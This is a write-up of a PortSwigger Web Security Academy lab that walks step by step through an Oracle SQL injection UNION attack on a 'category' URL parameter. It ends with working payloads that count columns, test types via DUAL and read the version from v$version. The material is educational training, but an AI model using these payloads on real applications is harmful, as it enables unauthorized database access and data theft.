SQL Injection UNION Attack — Retrieving Database Version
| Field | Value |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Vulnerability | SQL Injection — UNION Attack |
| Difficulty | Practitioner |
| Injection Point | category URL parameter |
| Goal | Retrieve the database version string via UNION injection |
Phase 1 — Reconnaissance


The application displays blog posts filtered by category. Selecting Lifestyle changes the URL:
/filter?category=Lifestyle
Phase 2 — Confirming Injection
Adding a single quote to the URL:
/filter?category=Lifestyle'

Internal server error — 500 status confirmed in DevTools. The application is likely building this query:
SELECT title, body FROM post WHERE category = 'Lifestyle'
Injecting ' breaks the syntax:
SELECT title, body FROM post WHERE category = 'Lifestyle''
Injection confirmed.
Phase 3 — Enumerate Column Count
We use ORDER BY to determine how many columns the original query returns. ORDER BY references columns by position — if we reference a position that doesn't exist, the database throws an error.
Starting high:
/filter?category=Lifestyle' ORDER BY 6 -- -

Error. Reducing down to 2:
/filter?category=Lifestyle' ORDER BY 2 -- -

200 OK — the query returns exactly 2 columns.
Phase 4 — Test Column Data Types
A UNION SELECT must return the same number of columns as the original query, with compatible data types. Testing both columns with string placeholders:
/filter?category=Lifestyle' UNION SELECT 'a','b' -- -

Internal server error — but not because of column count. The database is Oracle, which requires a FROM clause in every SELECT statement, even when no real table is needed. Oracle provides a built-in single-row dummy table called DUAL for exactly this purpose:
/filter?category=Lifestyle' UNION SELECT 'a','b' FROM dual -- -

The values a and b appear on the page — both columns accept string data and reflect output in the response body.
Phase 5 — Retrieve the Database Version
From the SQLi cheat sheet, the Oracle version query is:
SELECT banner FROM v$version
v$version is an Oracle system view that stores the database version string in a column called banner. Since it behaves like a real table, it can be used directly in the UNION — replacing the placeholder 'b' with banner:
/filter?category=Lifestyle' UNION SELECT 'a',banner FROM v$version -- -

The database version string was returned and rendered on the page:
Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production
Lab solved.